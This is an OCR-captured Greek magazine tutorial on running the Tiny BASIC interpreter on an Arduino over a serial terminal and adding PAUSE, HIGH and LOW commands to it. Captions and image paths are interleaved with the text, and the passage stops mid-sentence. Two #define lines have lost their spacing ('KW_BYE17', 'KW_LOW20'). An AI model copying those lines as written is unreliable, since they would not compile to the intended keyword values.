Τώρα μπορούμε να ανοίξουμε το Arduino IDE. Από το μενού File πατάμε την επιλογή Open και βρίσκουμε το sketch που μόλις κατεβάσαμε. Όταν επιχειρήσουμε να το ανοίξουμε το IDE θα διαμαρτυρηθεί, εξηγώντας ότι το sketch οφείλει να βρίσκεται σε κάποιον ομώνυμο κατάλογο κι ότι, αν θέλουμε, θα τον δημιουργήσει αυτόματα. Του λέμε να κάνει ό,τι καταλαβαίνει και προχωράμε. Αυτό το μήνυμα θα εμφανιστεί μόνο την πρώτη φορά, αφού το ζήτημα του καταλόγου θα λυθεί αυτομάτως από το IDE. Έτσι, θα εμφανιστεί μπροστά μας ο κώδικας που υλοποιεί τον interpreter της Tiny BASIC. Πριν κάνουμε τη απαραίτητη μεταγλώττιση και τον ανεβάσουμε στο Arduino, πρέπει να κάνουμε μια διόρθωση. Αν παρατηρήσουμε τις πρώτες γραμμές του κώδικα, θα δούμε ένα ξέμπαρκο «f»:

```
#ifndef ARDUINO
#include "stdafx.h"
#include <conio.h>
#endif
f
// ASCII Characters
#define CR     '\r'
#define NL     '\n'
#define TAB    '\t'
```

Όχι, δεν πρόκειται για κάποιο απόκρυφο συντακτικό κολπάκι της C αλλά για ένα απλό τυπογραφικό λάθος. Αρκεί να σβήσουμε το f και να αποθηκεύσουμε τον διορθωμένο κώδικα. Τώρα, μπορούμε να πατήσουμε το κουμπί Upload. Μετά από μερικά δευτερόλεπτα το Arduino θα έχει μάθει τη γλώσσα BASIC και θα περιμένει τις εντολές μας. Έφτασε η ώρα για την πρώτη δοκιμή.




Οι πρώτες γραμμές κώδικα, του Arduino Tiny BASIC interpreter. Ίσως το πιο πολύπλοκο πρόγραμμα που έχουμε συναντήσει μέχρι στιγμής, αν και πρέπει να σας πούμε ότι είναι εξαιρετικά ευανάγνωστο. Ο δημιουργός του, ο Mike Field, αξίζει τα εύσημα!

Το πρώτο πρόγραμμα

Η επικοινωνία του χρήστη με το διερμηνέα της Tiny BASIC γίνεται μέσω της σειραϊκής θύρας του Arduino. Επομένως, για να αρχι-

Το prompt της Tiny BASIC μάς ενημερώνει για την έκδοση της γλώσσας και τη διαθέσιμη (ελεύθερη) μνήμη του συστήματος.




σουμε να γράφουμε κώδικα σε BASIC πρέπει να ξεκινήσουμε το Serial Monitor, του Arduino IDE. Βέβαια το συγκεκριμένο εργαλείο είναι μάλλον απλοϊκό κι όχι κατασκευασμένο για να γράφει κανείς εντολές ή προγράμματα. Εξάλλου, εφόσον έχουμε φορτώσει τον διερμηνέα της BASIC στο Arduino, δεν υπάρχει κανένας λόγος να κρατάμε ανοιχτό το IDE -- ούτε βολεύει να το εκτελούμε, κάθε φορά που θέλουμε να παίξουμε με την Tiny BASIC. Μια καλή εναλλακτική λύση για να αποκτάμε πρόσβαση στη σειραϊκή θύρα του Arduino αποτελεί το PuTTY[1]. Όσοι δεν το έχουν ήδη στο σύστημά τους, μπορούν να το κατεβάσουν από εδώ:


`www.chiark.greenend.org.uk/~sgtatham/putty`

Αφού το τρέξουμε, αρκεί να επιλέξουμε σαν Connection type το Serial και στο πεδίο Serial line να συμπληρώσουμε τη σειραϊκή θύρα του Arduino

Αφού γράψουμε το πρόγραμμά μας μπορούμε να το δούμε στα γρήγορα, εκτελώντας την εντολή LIST. Μόλις βεβαιωθούμε ότι όλα είναι σωστά, θα το τρέξουμε δίνοντας ένα RUN.



1. Ναι! Το εργαλείο που χρησιμοποιούμε συνήθως για τις συνδέσεις SSH. Ξέρατε ότι υποστηρίζει πολλά ακόμη πρωτόκολλα; Αμέ!



Το προγραμματάκι που φτιάξαμε περιμένει να του δώσουμε το τρέχον έτος, καθώς και εκείνο της γέννησης. Στη συνέχεια, επιστρατεύοντας περίπλοκες μαθηματικές φόρμουλες, καταφέρνει να υπολογίσει και να τυπώσει την ηλικία μας!


(π.χ. COM3). Στο πεδίο Speed αφήνουμε την προεπιλεγμένη τιμή (9600), μιας και ο Tiny BASIC interpreter χρησιμοποιεί ακριβώς το ίδιο baud rate. Στη συνέχεια αρκεί να πατήσουμε το κουμπάκι Open και σε κλάσματα του δευτερολέπτου θα δούμε το μήνυμα υποδοχής της Tiny BASIC!

Το port της Tiny BASIC στο Arduino δεν περιέχει συναρτήσεις για τη διαχείριση του hardware. Επομένως, το πρόγραμμά μας θα πρέπει να είναι απλό και να στηρίζεται αποκλειστικά στη γλώσσα BASIC. Κάπως έτσι αποφασίσαμε να φτιάξουμε ένα προγραμματάκι το οποίο θα εμφανίζει την ηλικία του χρήστη, αφού ζητήσει από αυτόν δύο μεγέθη και κάνει μια απλή πράξη.

Στο παράθυρο του PuTTY --κι αφού συνδεθούμε στη σειραϊκή θύρα του Arduino--, πρέπει να εισάγουμε μία προς μία τις γραμμές που φαίνονται παρακάτω. Φροντίζουμε να δίνουμε *και* τους αριθμούς των γραμμών (τους αριθμούς που φαίνονται πριν από κάθε εντολή). Αν δε το κάνουμε αυτό, η εκάστοτε εντολή θα εκτελείται αμέσως όταν πατάμε το [ENTER] και δε θα αποθηκεύεται σαν γραμμή του προγράμματος.

```
10 LET X = 0
20 LET Y = 0
30 LET Z = 0
40 PRINT "Current year:"
50 INPUT X
60 PRINT "Born year:"
70 INPUT Y
80 PRINT "You are:"
90 Z=X-Y
100 PRINT Z
```

Μετά από δυο λεπτά πληκτρολόγησης, το πρόγραμμά μας βρίσκεται πλέον στη μνήμη του Arduino. Μπορούμε να το δούμε με την εντολή LIST και να το εκτελέσουμε με την εντολή RUN. Νομίζουμε ότι ο κώδικας είναι αρκετά απλός. Όπως αντιλαμβάνεστε, λοιπόν, μόλις τρέξουμε το πρόγραμμα θα μας ζητήσει την τρέχουσα χρονιά και στη συνέχεια τη χρονολογία της γέννησής μας. Αμέσως μετά θα κάνει την αφαίρεση και θα εμφανίσει την ηλικία μας.



Η προσθήκη των εντολών γίνεται σχετικά εύκολα. Αρχικά ορίζουμε τις νέες, δεσμευμένες εντολές, στον πίνακα keywords.

Δυστυχώς, το port της Tiny BASIC για το Arduino δεν διατηρεί όλες τις δυνατότητες της γλώσσας. Για παράδειγμα, απουσιάζει η δυνατότητα αποθήκευσης και ανάκτησης των προγραμμάτων. Αυτό σημαίνει πως αν διακόψουμε την τροφοδοσία του Arduino, το πρόγραμμά μας θα χαθεί για πάντα. Περισσότερες και πιο ζουμερές πληροφορίες παρέχονται στο επίσημο user manual της Tiny BASIC:

www.ittybittycomputers.com/IttyBitty/TinyBasic/TBuserMan.htm


Φάρμακο για τη βαρεμάρα

Μη νομίζετε ότι μετά από αυτό το πρόγραμμα χορτάσαμε. Μάλλον το αντίθετο έγινε: Άνοιξε η όρεξή μας για τα καλά και ξοδέψαμε αρκετές ώρες γράφοντας μικρά προγράμματα σε BASIC. Κάποια στιγμή ωστόσο βαρεθήκαμε. Ναι, καλά διαβάσατε. Μπορεί να έχει την πλάκα της η Tiny BASIC, αλλά το γεγονός ότι δεν συνεργάζεται με το hardware την Arduino την καθιστά από βαρετή έως εντελώς αδιάφορη. Έτσι, αποφασίσαμε να στραφούμε στον interpreter και στον τρόπο λειτουργίας του. Θέλαμε να μάθουμε πώς είναι δομημένος, ώστε να μπορέσουμε να τον


επεκτείνουμε. Απώτερος στόχος μας ήταν η επέκταση της ίδιας της Tiny BASIC, ώστε να συνεργάζεται με το hardware του Arduino. Περιττό να σας πούμε ότι με λίγη μελέτη τα καταφέραμε :)

Στη συνέχεια θα δούμε πώς μπορεί να προσθέσει κανείς τις δικές του εντολές στην Tiny BASIC. Μάλιστα, επειδή πιστεύουμε ότι η ξερή θεωρία είναι κουραστική κι άχρηστη, θα μελετήσουμε και δύο παραδείγματα: Την προσθήκη μιας εντολής καθυστερήσεων (βλέπε delay) και μιας ακόμα, για το χειρισμό των ακροδεκτών του Arduino (βλέπε digitalWrite).

Σε γενικές γραμμές, η προσθήκη μιας εντολής γίνεται ως εξής: Αρχικά προσθέτουμε την εντολή στο τέλος του πίνακα keywords. Το τέλος του εν λόγω πίνακα σηματοδοτείται από τον χαρακτήρα «0» και γι' αυτό η εντολή μας πρέπει να προστεθεί ακριβώς πριν απ' αυτό. Επίσης, το τέλος κάθε εντολής μαρκάρεται με τον χαρακτήρα «0x80». Επομένως, θα πρέπει να τον προσθέσουμε αμέσως μετά την εντολή μας και πριν από το «0». Στη συνέχεια προσθέτουμε την εντολή μας και στη λίστα με τους ορισμούς (#define), ακριβώς κάτω από τον πίνακα. Τέλος, προσθέτουμε την εντολή στο γιγάντιο switch με όλες τις εντολές της Tiny BASIC



Για να είναι όσο το δυνατό πιο ευανάγνωστος ο κώδικας, σε κάθε keyword αντιστοιχίζεται μια τιμή. Θα πρέπει να προσέξουμε ώστε το KW_DEFAULT να έχει πάντα τη μέγιστη τιμή!



Η κεντρική δομή switch επιλέγει ποιο τμήμα κώδικα θα εκτελεστεί, σύμφωνα με την εντολή που έχει δοθεί. Για τη δική μας ευκολία, οι εντολές που προσθέσαμε δεν υλοποιούνται μέσα στη δομή switch. Ο σχετικός κώδικας βρίσκεται σε ξεχωριστές θέσεις και το πρόγραμμα μεταβαίνει σε αυτές με τη βοήθεια των goto...

και φυσικά γράφουμε τον κώδικα που την υλοποιεί. Προφανώς, μετά από όλες αυτές τις προσθήκες στον κώδικα του interpreter, πρέπει να τον μεταγλωττίσουμε και να τον ανεβάσουμε στο Arduino εκ νέου. Μετά κι από αυτό, η αγαπημένη μας πλατφόρμα θα τρέχει μια εμπλουτισμένη εκδοχή της Tiny BASIC. Ας εξετάσουμε τα δύο παραδείγματα που υποσχεθήκαμε.

Χρονοκαθυστέρηση

Η συνάρτηση delay του Arduino σπαταλάει άσκοπα το χρόνο από τον επεξεργαστή, ώστε η εκτέλεση του εκάστοτε προγράμματος να καθυστερεί. Κάτι τέτοιο μπορεί να μοιάζει εντελώς άχρηστο, αλλά όσοι έχουν ασχοληθεί έστω και λίγο με το Arduino γνωρίζουν ότι οι καθυστερήσεις είναι ιδιαίτερα χρήσιμες. Η πρώτη εντολή που θα προσθέσουμε στην BASIC, λοιπόν, θα αξιοποιεί αυτή τη συνάρτηση και θα εισάγει στα προγράμματά μας καθυστερήσεις.

Όπως αναφέραμε προηγουμένως, η πρώτη επέμβαση στον κώδικα του interpreter γίνεται στον πίνακα keywords. Εκεί θα πρέπει να προσθέσουμε τη δεσμευμένη λέξη, που θα αποτελεί την εντολή μας. Δείτε πώς έγιναν οι τελευταίες γραμμές της δήλωσης του πίνακα:

```
'P','O','K','E'+0x80,
'S','T','O','P'+0x80,
'B','Y','E'+0x80,
// Added by giannoug for deltaHacker magazine
'P','A','U','S','E'+0x80,
0
```

Όπως βλέπετε, ονομάσαμε την εντολή μας PAUSE και την προσθέσαμε στη τέλος του πίνακα, με τον τρόπο που περιγράψαμε παραπάνω. Ακολουθεί η προσθήκη της εντολής μας στη λίστα με τους ορισμούς, αμέσως μετά τον πίνακα. Καθένας από αυτούς τους ορισμούς αντιστοιχεί σε κάποιο keyword (σε κάποια εντολή) και η ύπαρξή τους αποσκοπεί στο να γίνει το πρόγραμμα περισσότερο ευανάγνωστο. Ωστόσο, αυτοί οι ορισμοί δεν είναι εντελώς αυθαίρετοι: Το KW_DEFAULT πρέπει να έχει πάντα μεγαλύτερη τιμή από κάθε άλλο keyword. Έτσι, ενώ στην πρωτότυπη εκδοχή του κώδικα το KW_DEFAULT είχε την τιμή 18, για την προσθήκη της εντολής PAUSE οι σχετικοί ορισμοί πρέπει να γίνουν κάπως έτσι:

```
#define KW_BYE17
#define KW_DEFAULT     19
#define KW_PAUSE       18
```

Το KW_DEFAULT πήρε την τιμή 19 (το νέο μέγιστο), ενώ το KW_PAUSE πήρε την τιμή 18 (τη μέχρι πρότινος μέγιστη τιμή). Μετά από αυτές τις

προσθήκες, σειρά έχει η επέμβαση στην τεράστιας έκτασης δομή switch, η οποία χειρίζεται όλες τις εντολές της Tiny BASIC. Ουσιαστικά, τώρα πρέπει να ορίσουμε μία ακόμα περίπτωση (case), που θα αντιστοιχεί στη νέα εντολή μας. Δείτε τις σχετικές γραμμές στη δομή switch:


```
case KW_DEFAULT:
     goto assignment;
case KW_PAUSE:
     goto pause;
default:
     break;
```

Όπως βλέπετε, στην περίπτωση της εντολής PAUSE το πρόγραμμα μεταβαίνει στην περιοχή pause, με τη βοήθεια της εντολής goto. Επομένως, ο κώδικας για την υλοποίηση της εντολής θα πρέπει να τοποθετηθεί ακριβώς σε αυτήν την περιοχή. Λίγο χαμηλότερα κι έξω από κάθε άλλο μπλοκ κώδικα, προσθέτουμε τα εξής:

```
pause: {
     expression_error = 0;
     int value = expression();
     delay(value);
     goto run_next_statement;
}
```

Αρχικά, μηδενίζουμε το expression_error. Αυτή η μεταβλητή αποτελεί μέρος του μηχανισμού διαχείρισης σφαλμάτων, που ενσωματώνει ο interpreter. Αν δεν ασχοληθείτε σοβαρά με την ανάπτυξη του interpreter, δεν θα σας απασχολήσει ιδιαίτερα. Στη συνέχεια χρησιμοποιούμε τη συνάρτηση expression, για να πάρουμε την παράμετρο που δόθηκε στην εντολή PAUSE. Όπως αντιλαμβάνεστε, αυτή η συνάρτηση αποτελεί ένα ακόμα εξάρτημα του interpreter. Αμέσως μετά καλούμε τη συνάρτηση delay, δίνοντάς της την παράμετρο που είχε δοθεί στην εντολή PAUSE. Τέλος, επιστρέφουμε στη θέση του προγράμματος run_next_statement. Αυτό συμβαίνει μετά από την εκτέλεση κάθε εντολής και θα πρέπει να προσθέτουμε το σχετικό goto στο τέλος όλων των εντολών. Αυτό ήταν όλο! Πλέον, ο interpreter της Tiny BASIC υποστηρίζει την εντολή PAUSE, η οποία συμπεριφέρεται όπως η συνάρτηση delay.

Πριν προχωρήσουμε στο επόμενο παράδειγμα, πρέπει να σας πούμε ότι όσοι ενοχλούνται με τη χρήση της εντολής goto θα πρέπει ...να το ξεπεράσουν, αφού ο κώδικας του interpreter συμπεριλαμβάνει δεκάδες goto. Μολαταύτα, πρόκειται για ένα από τα λιγοστά προγράμματα αυτού του μεγέθους κι αυτής της πολυπλοκότητας που *δεν* προκαλούν πονοκέφαλο.



Ο κώδικας που υλοποιεί τις εντολές μας, ακολουθεί ένα σταθερό μοτίβο: Διαβάζουμε την παράμετρο που δόθηκε στην εντολή, καλούμε την αντίστοιχη συνάρτηση του Arduino και τέλος μεταβαίνουμε στη θέση του προγράμματος «run_next_statement». Με εξαίρεση αυτό το τελευταίο (και υποχρεωτικό) βήμα, οι εντολές μας θα μπορούσαν να έχουν υλοποιηθεί με οποιαδήποτε άλλη λογική.

Χειρισμός ακροδεκτών

Όταν εγκαταστήσαμε για πρώτη φορά την Tiny BASIC στο Arduino, σκεφτήκαμε ότι θα είχε πλάκα αν το πρώτο μας πρόγραμμα ήταν ένας κλώνος του Blink. Μιλάμε για το πρόγραμμα που στον κόσμο του Arduino αποτελεί το ισοδύναμο του «hello world» και το μόνο που κάνει είναι ν' ανάβει και σβήνει διαρκώς ένα LED. Πιστεύαμε ότι η υλοποίηση του Blink σε BASIC θα μας χάριζε επάξια τον τίτλο του ueber geek :D Όταν όμως μάθαμε ότι η Tiny BASIC δεν συνεργάζεται με το hardware του Arduino, απογοητευτήκαμε. Μη νομίζετε όμως ότι παραιτηθήκαμε κιόλας...

Προηγουμένως εξετάσαμε την προσθήκη μιας εντολής καθυστερήσεων. Όπως καταλαβαίνετε, ο σχετικός μηχανισμός είναι απαραίτητος για ένα πρόγραμμα που ανάβει και σβήνει ένα LED, σε τακτά χρονικά διαστήματα. Αυτό που μένει για να εκπληρώσουμε το αρχικό μας σχέδιο είναι η δυνατότητα χειρισμού των ακροδεκτών του Arduino. Πέρα από την πλάκα, η υποστήριξη του hardware από την Tiny BASIC μπορεί να κάνει το παιχνίδι μαζί της ιδιαίτερα ενδιαφέρον!

Για τον εύκολο κι απλό χειρισμό των ακροδεκτών, στο πνεύμα πάντα της BASIC, αποφασίσαμε να προσθέσουμε δύο εντολές: Η μία θα θέτει οποιονδήποτε ακροδέκτη δηλώσουμε στη λογική κατάσταση 1 (HIGH) και η άλλη στη λογική κατάσταση 0 (LOW). Για το σκοπό αυτό, ξεκινήσαμε επεκτείνοντας κατάλληλα τον πίνακα keywords:

```
// Added by giannoug for deltaHacker magazine
'P','A','U','S','E'+0x80,
'H','I','G','H'+0x80,
'L','O','W'+0x80,
0
```

Στη συνέχεια κάναμε τις απαιτούμενες αλλαγές και στη λίστα με τους ορισμούς των keywords. Σημειώστε ότι αυτή τη φορά αντιστοιχήσαμε στο KW_DEFAULT το 21, ώστε να έχει και πάλι τη μέγιστη τιμή.

```
#define KW_DEFAULT    21
#define KW_PAUSE      18
#define KW_HIGH       19
#define KW_LOW20
```

Κατά τα γνωστά, ακολούθησε η επέκταση της δομής switch, ώστε να περιλαμβάνει τις νέες εντολές:

```
case KW_DEFAULT:
     goto assignment;
case KW_PAUSE:
     goto pause;
case KW_HIGH:
     goto high;
case KW_LOW:
     goto low;
default:
     break;
```

Τέλος, γράψαμε τον κώδικα για τις εντολές HIGH και LOW[2]:

2. Αυτή η διευκρίνηση ήταν περιττή, αλλά κάτι έπρεπε να γράψουμε ;-)

```
high: {
     expression_error = 0;
     int value = expression();
     digitalWrite(value, HIGH);
     goto run_next_statement;
}
low: {
     expression_error = 0;
     int value = expression();
     digitalWrite(value, LOW);
     goto run_next_statement;
}
```

Όπως βλέπετε, η υλοποίηση των δύο εντολών ακολουθεί τη λογική που συναντήσαμε και στην περίπτωση της PAUSE. Αρχικά διαβάζουμε την παράμετρο που έχει δοθεί στην εντολή, με τη βοήθεια της συνάρτησης expression. Ακολούθως χρησιμοποιούμε τη σχετική τιμή ως παράμετρο, για τη συνάρτηση digitalWrite. Κατά τα γνωστά, οι συναρτήσεις που υλοποιούν τις εντολές μας ολοκληρώνονται με τη μετάβαση στη θέση του προγράμματος run_next_statement.

Η κατάκτηση του τίτλου

Όταν ολοκληρώσαμε τις προσθήκες που περιγράψαμε παραπάνω, αποθηκεύσαμε τον ανανεωμένο κώδικα του interpreter, τον μεταγλωττίσαμε και τον ανεβάσαμε στο Arduino. Έτσι, το Arduino μας έτρεχε πλέον μια βελτιωμένη εκδοχή της Tiny BASIC, η οποία υποστήριζε τις εντολές PAUSE, HIGH και LOW. Παρεμπιπτόντως, αν σκοπεύετε να κάνετε κι εσείς αυτές τις προσθήκες, μπορείτε να κατεβάσετε ένα αντίγραφο του δικού μας κώδικα από το

